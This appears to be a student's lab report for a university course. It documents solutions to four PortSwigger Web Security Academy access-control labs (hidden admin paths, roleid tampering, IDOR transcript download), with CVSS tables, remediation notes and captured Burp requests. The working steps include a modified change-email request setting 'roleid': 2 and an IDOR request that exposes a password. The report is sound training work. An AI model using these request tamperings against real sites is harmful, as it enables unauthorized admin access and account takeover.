



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Unprotected Admin Functionality
CWE	CWE-285
CVSS score 3.1 Calculator	9.1
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	This vulnerability exposes admin panel using URL without authorizations.
Security Impact	Confidentiality: Unauthorized access to data stored in the admin panel. Integrity: Attackers can delete accounts or data Availability: Malicious administrative actions could result in application downtime or denial-of-service.
Affected host	https://0aed00df04d8c93c82e3153f003c007a.web-security-academy.net
Remediation	Implement strict authorization checks to ensure only authorized users can perform administrative actions.
Reference	https://cwe.mitre.org/data/definitions/285.html https://portswigger.net/web-security/access-control

Documentation



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Unprotected admin functionalit

https://0aed00df04d8c93c82e3153f003c007a.web-security-academy.net

WebSecurity Academy

Unprotected admin functionality

LAB Not solved

Back to lab description

Home | My account

WE LIKE TO SHOP



Inflatable Dartboard
★★★★★ \$58.22
View details



Lightbulb Moments
★★★★★ \$76.17
View details



Hydrated Crackers
★★★★★ \$15.36
View details



Six Pack Beer Belt
★★★★★ \$36.07
View details



Couple's Umbrella
★★★★★ \$87.02



Hexbug Battleground Taranula Double Pack
★★★★★ \$98.13



3D Voice Assistants
★★★★★ \$17.01



BBQ Suitcase
★★★★★ \$77.98



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



To access the admin panel you need to insert “/administrator-panel” in the url





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Unprotected admin functionality

WebSecurity Academy

Unprotected admin functionality

LAB Not solved

Back to lab description >>

Users

wiener - Delete

carlos - Delete



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Unprotected Admin Functionality with Unpredictable URL
CWE	CWE-285
CVSS score 3.1 Calculator	9.4
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
Description	This vulnerability exposes data from admin panel by scanning the source code looking for the comments left behind by the devs.
Security Impact	Confidentiality: Unauthorized access to sensitive data or information within the admin panel. Integrity: Attackers can delete, or manipulate sensitive information. Availability: Malicious use of admin functionalities can cause partial application disruptions.
Affected host	https://0a96009b03d0def081d81be4002d00be.web-security-academy.net
Remediation	Ensure critical admin controls are protected by authentication and not just hidden behind unpredictable URLs
Reference	https://cwe.mitre.org/data/definitions/285.html https://portswigger.net/web-security/access-control

Documentation



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Web Security Academy

Unprotected admin functionality with unpredictable URL

LAB Not solved

Back to lab description »

Home | My account

WE LIKE TO SHOP

 Conversation Controlling Lemon ★★★★☆ \$70.87 View details	 Adult Space Hopper ★★★★☆ \$50.91 View details	 More Than Just Birdsong ★★★★☆ \$90.51 View details	 BBQ Suitcase ★★★★☆ \$3.99 View details
 The Trapster ★★★★☆ \$74.08 View details	 Snow Delivered To Your Door ★★★★☆ \$16.83 View details	 Sarcastic 9 Ball ★★★★☆ \$15.65 View details	 Babbage Web Spray ★★★★☆ \$90.80 View details



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825


E-mail: computerstudies@neu.edu.ph



In here is the source code where we can find some of the comments left by the dev and can be used to access the admin panel.

```
view-source:https://0a96009b03d0def081d81be4002d00be.web-security-academy.net
20 <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
21 <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
22 </g>
23 </svg>
24 </a>
25 </div>
26 <div class='widgetcontainer-lab-status is-notsolved'>
27 <span>LAB</span>
28 <p>Not solved</p>
29 <span class='lab-status-icon'></span>
30 </div>
31 </div>
32 </div>
33 </section>
34 </div>
35 <div theme='ecommerce'>
36 <section class='maincontainer'>
37 <div class='container'>
38 <header class='navigation-header'>
39 <section class='top-links'>
40 <a href='/'>Home</a><p></p>
41 </script>
42 var isAdmin = false;
43 if (isAdmin) {
44 var topLinksTag = document.getElementsByClassName("top-links")[0];
45 var adminPanelTag = document.createElement('a');
46 adminPanelTag.setAttribute('href', '/admin-ysl5di');
47 adminPanelTag.innerText = 'Admin panel';
48 topLinksTag.append(adminPanelTag);
49 var pTag = document.createElement('p');
50 pTag.innerText = '|';
51 topLinksTag.appendChild(pTag);
52 }
53 </script>
54 <a href='/my-account'>My account</a><p></p>
55 </section>
56 </header>
57 <header class='notification-header'>
58 </header>
59 <section class='ecommerce-pageheader'>
60 <img src='/resources/images/shop.svg'>
61 </section>
62 <section class='container-list-tiles'>
63 <div>
```

I paste the address that I got from the comment





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Unprotected admin functionality with unpredictable URL

LAB Not solved

WebSecurity Academy

Back to lab description >>

Users

Home | My account

wiener - [Delete](#)

carlos - [Delete](#)



Unprotected admin functionality with unpredictable URL

Back to lab description >>

Congratulations, you solved the lab!

Share your skills

Users

wiener - [Delete](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	User Role Modification via User Profile
CWE	CWE-639
CVSS score 3.1 Calculator	9.8
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	This vulnerability allows users to change their own roles to be an admin by changing values in the parameters.
Security Impact	Confidentiality: Attackers can change the roles and access sensitive files or data. Integrity: Attackers can manipulate data and compromising its accuracy Availability: Changing roles can be harmful and worst is affecting availability.
Affected host	https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net
Remediation	Validate and sanitize all inputs related to role assignment to prevent unauthorized modifications.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html https://cwe.mitre.org/data/definitions/639.html

Documentation



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



User role can be modified in user profile

Back to lab description >

WebSecurity Academy

67%
Reset

[Home](#) | [My account](#)

WE LIKE TO SHOP



The Trapster
★★★★★ \$76.46
[View details](#)



Single Use Food Hider
★☆☆☆☆ \$74.05
[View details](#)



ZZZZZ Bed - Your New Home Office
★★★★★ \$41.55
[View details](#)



The Bucket of Doom
★★★★★ \$49.26
[View details](#)



The Giant Enter Key
★★★★★ \$76.82



Gym Suit
★★★★★ \$27.01



Eggstastic, Fun, Food Eggcessories
★☆☆☆☆ \$54.26



Giant Pillow Thing
★★★★★ \$20.11



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the account

User role can be modified in us: x +

https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/login

☆ | | | |

WebSecurity Academy

User role can be modified in user profile

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Login

Username

wiener

Password

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Update your email

WebSecurity Academy User role can be modified in user profile

LAB Not solved

Back to lab description >>

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Get the post method from the email change

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=14		200	942	XML			12:23:31 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=15		200	8852	XML			12:23:31 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=16		200	147	HTML			12:23:33 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=17		200	3159	HTML	User role can be modified in u...		12:21:15 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=18		200	188	HTML	User role can be modified in u...		12:21:35 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=19		200	3444	HTML	User role can be modified in u...		12:21:36 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/product?productid=20		200	718	script			12:23:31 21 Nov 2...
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/resources/labheader/images/...		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/resources/labheader/images/...		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/academyLabHeader		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/login		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	POST	/login		302					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/my-account?id=wiener		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/logout		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/resources/js/changeEmail.js		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	GET	/my-account/change-email		200					
https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/	POST	/my-account/change-email		302	271	JSON			12:23:30 21 Nov 2...

Request

Raw

Hex

1 POST /my-account/change-email HTTP/2

2 Host: 0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net

3 Cookie: session=bY6u4Ra2N3MDhXjx0TykhjFWTg03R58Q

4 Content-Length: 39

5 Sec-Ch-Ua-Platform: "Windows"

6 Accept-Language: en-US,en;q=0.9

7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

8 Content-Type: text/plain;charset=UTF-8

9 Sec-Ch-Ua-Mobile: 0

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70

Response

Raw

Hex

Render

1 HTTP/2 302 Found

2 Location: /my-account

3 Content-Type: application/json; charset=utf-8

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 131

6

7 {

8 "username": "wiener",

9 "email": "hacker@attacker-website.com",

10 "apikey": "P8LprIH2dNHGQ2xPT0zaNGJj1314mRNj",

11 "roleid": 1

12 }

Inspector

Request attributes

Request cookies

Request headers

Response headers



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Copy the role id

Send

Cancel

<

>

Follow redirection

Target: <https://0a88009a0306fb3f80ad>

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1 POST /my-account/change-email HTTP/2
2 Host: 0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net
3 Cookie: session=bY6u4Ra2N3MDbXjx0Tykhj fWTg03R58Q
4 Content-Length: 39
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
11 Accept: */*
12 Origin: https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/my-account?id=wiener
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
21 "email": "hacker@attacker-website.com"
22 }
23

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

7

8

9

10

11

12

1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 131
6
7 {
8 "username": "wiener",
9 "email": "hacker@attacker-website.com",
10 "apikey": "P8LprIH2dNHGQZxPT0zaNGJji3l4mRNj",
11 "roleid": 1
12 }



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Change its value to 2 to get authority

Send

Cancel

<

>

Target: https://0a88009a0306fb3f80ac

Request

Pretty

Raw

Hex

1

POST /my-account/change-email HTTP/2

2

Host:

3

0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net

4

Cookie: session=bY6u4Ra2N3MDbXjx0TykhjfWTg03R58Q

5

Content-Length: 39

6

Sec-Ch-Ua-Platform: "Windows"

7

Accept-Language: en-US,en;q=0.9

8

Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

9

Content-Type: text/plain; charset=UTF-8

10

Sec-Ch-Ua-Mobile: ?0

11

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

12

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70

13

Safari/537.36

14

Accept: */*

15

Origin:

16

https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net

17

Sec-Fetch-Site: same-origin

18

Sec-Fetch-Mode: cors

19

Sec-Fetch-Dest: empty

20

Referer:

21

https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/my-account?id=wiener

22

Accept-Encoding: gzip, deflate, br

23

Priority: u=1, i

24

{

25

"email": "hacker@attacker-website.com",

26

"roleid": 2

27

}

Response

Pretty

Raw

Hex

Render

1

HTTP/2 302 Found

2

Location: /my-account

3

Content-Type: application/json; charset=utf-8

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 131

6

{

7

"username": "wiener",

8

"email": "hacker@attacker-website.com",

9

"apikey": "P8LprIH2dNHGQZxPT0zaNGJJi3l4mRNj",

10

"roleid": 1

11

}



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Send

Cancel

<>

Follow redirection

Target: https://0a88009a0306fb3f80a

Request

Pretty Raw Hex

1 POST /my-account/change-email HTTP/2
2 Host: 0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net
3 Cookie: session=bY6u4Ra2N3MDbXjx0TykhjfwTg03R58Q
4 Content-Length: 52
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 Content-Type: text/plain;charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
11 Accept: */*
12 Origin: https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a88009a0306fb3f80ad03ac00bc005d.web-security-academy.net/my-account?id=wiener
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 {
21 "email": "hacker@attacker-website.com",
22 "roleid": 2
23 }

Response

Pretty Raw Hex Render

1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 131
6
7 {
8 "username": "wiener",
9 "email": "hacker@attacker-website.com",
10 "apikey": "P8LprIH2dNHGQZxPT0zaNGJJi314mRNj",
11 "roleid": 2
12 }

User role can be modified in user profile

LAB Not solved

Back to lab description >>

Home | Admin panel | My account | Log out

My Account

Your username is: wiener

Your email is: hacker@attacker-website.com

Email

Update email



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



User role can be modified in user profile

LAB Solved

WebSecurity Academy

User role can be modified in user profile

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Insecure Direct Object References (IDOR)
CWE	CWE-639
CVSS score 3.1 Calculator	8.1
Severity	High
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Description	This vulnerability allows attackers to view transcripts where they can access the data of the users.
Security Impact	Confidentiality: Attackers can access sensitive user data without authorization. Integrity: Unauthorized data modifications can compromise accuracy and reliability. Availability: IDOR typically does not directly impact system availability.
Affected host	https://0a9d001903abb550808367800071008b.web-security-academy.net
Remediation	Validate all user inputs to prevent tampering.
Reference	https://cwe.mitre.org/data/definitions/639.html https://portswigger.net/web-security/access-control/idor

Documentation



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Insecure direct object reference

WebSecurity Academy

Insecure direct object references

LAB Not solved

Back to lab description

[Home](#) | [My account](#) | [Live chat](#)

WE LIKE TO SHOP



Caution Sign
★★★★☆ \$82.05
[View details](#)



Giant Pillow Thing
★★★★★ \$0.70
[View details](#)



Hydrated Crackers
★★★★☆ \$32.14
[View details](#)



Pest Control Umbrella
★★★★☆ \$71.06
[View details](#)





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Have a conversation with the AI

Insecure direct object reference

https://0a9d001903abb550808367800071008b.web-security-academy.net/chat

Academy

Home | My account | Live chat

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You:

Chat Gpt is better than you

Hal Pline:

I've made up my mind. I'm going travelling. Bother someone else with your ludicrous requests.

You:

Do you know the password of carlos?

Hal Pline:

Oops pardon me, you weren't supposed to hear that.

You:

why not?

Hal Pline:

Sorry I don't know that, I'm not psychic.

Your message:

Send

View transcript



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Then download the transcript and then look for the GET method then change the value value to 1 “GET /download-transcript/1”

The screenshot displays the Burp Suite Community Edition v2024.9.5 interface. The 'Repeater' tab is active, showing a list of requests. The first request is a GET method to the URL `/download-transcript/2.txt` on the target `https://0a9d001903abb550808367800071008b.web-security-academy.net`. The request details are visible in the 'Request' pane, showing headers like `Host`, `Cookie`, `Sec-Ch-Ua`, `Accept-Language`, `User-Agent`, `Accept`, `Sec-Fetch-Site`, `Sec-Fetch-Mode`, `Sec-Fetch-User`, `Sec-Fetch-Dest`, `Referer`, and `Accept-Encoding`. The 'Response' pane shows the server's response, which is a 200 OK status with a `Content-Type` of `text/plain` and a `Content-Disposition` of `attachment; filename="2.txt"`. The 'Inspector' pane on the right shows the request and response details, including request attributes, query parameters, body parameters, cookies, headers, and response headers. The status bar at the bottom indicates 'Done' and 'Memory: 140.7MB'.



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Copy the password in the transcript

DashboardTargetProxyIntruderRepeaterDecoderCollaboratorSequencerComparerLoggerOrganizerExtensionsLearn

1 x2 x+

SendCancel<>

Target: <https://0a9d001903abb550808367800071008b.web-security-academy.net/chat>

Request

PrettyRawHex

1 GET /download-transcript/1.txt HTTP/2

2 Host: 0a9d001903abb550808367800071008b.web-security-academy.net

3 Cookie: session=AnkDiA011UgJk1JQFmwJ1V6vHz2YcWbZ

4 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

5 Sec-Ch-Ua-Mobile: ?0

6 Sec-Ch-Ua-Platform: "Windows"

7 Accept-Language: en-US,en;q=0.9

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Sec-Fetch-Site: same-origin

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-User: ?1

14 Sec-Fetch-Dest: document

15 Referer: https://0a9d001903abb550808367800071008b.web-security-academy.net/chat

16 Accept-Encoding: gzip, deflate, br

17 Priority: u=0, i

18

19

Response

PrettyRawHexRender

1 HTTP/2 200 OK

2 Content-Type: text/plain; charset=utf-8

3 Content-Disposition: attachment; filename="1.txt"

4 X-Frame-Options: SAMEORIGIN

5 Content-Length: 520

6

7 CONNECTED: -- Now chatting with Hal Pline --

8 You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one

9 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.

10 You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****

11 Hal Pline: Takes one to know one

12 You: Ok so my password is jjs8rivursmh15qkwxly. Is that right?

13 Hal Pline: Yes it is!

14 You: Ok thanks, bye!

15 Hal Pline: Do one!

16

Inspector

Request att

Request qu

Request bo

Request co

Request he

Response h



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

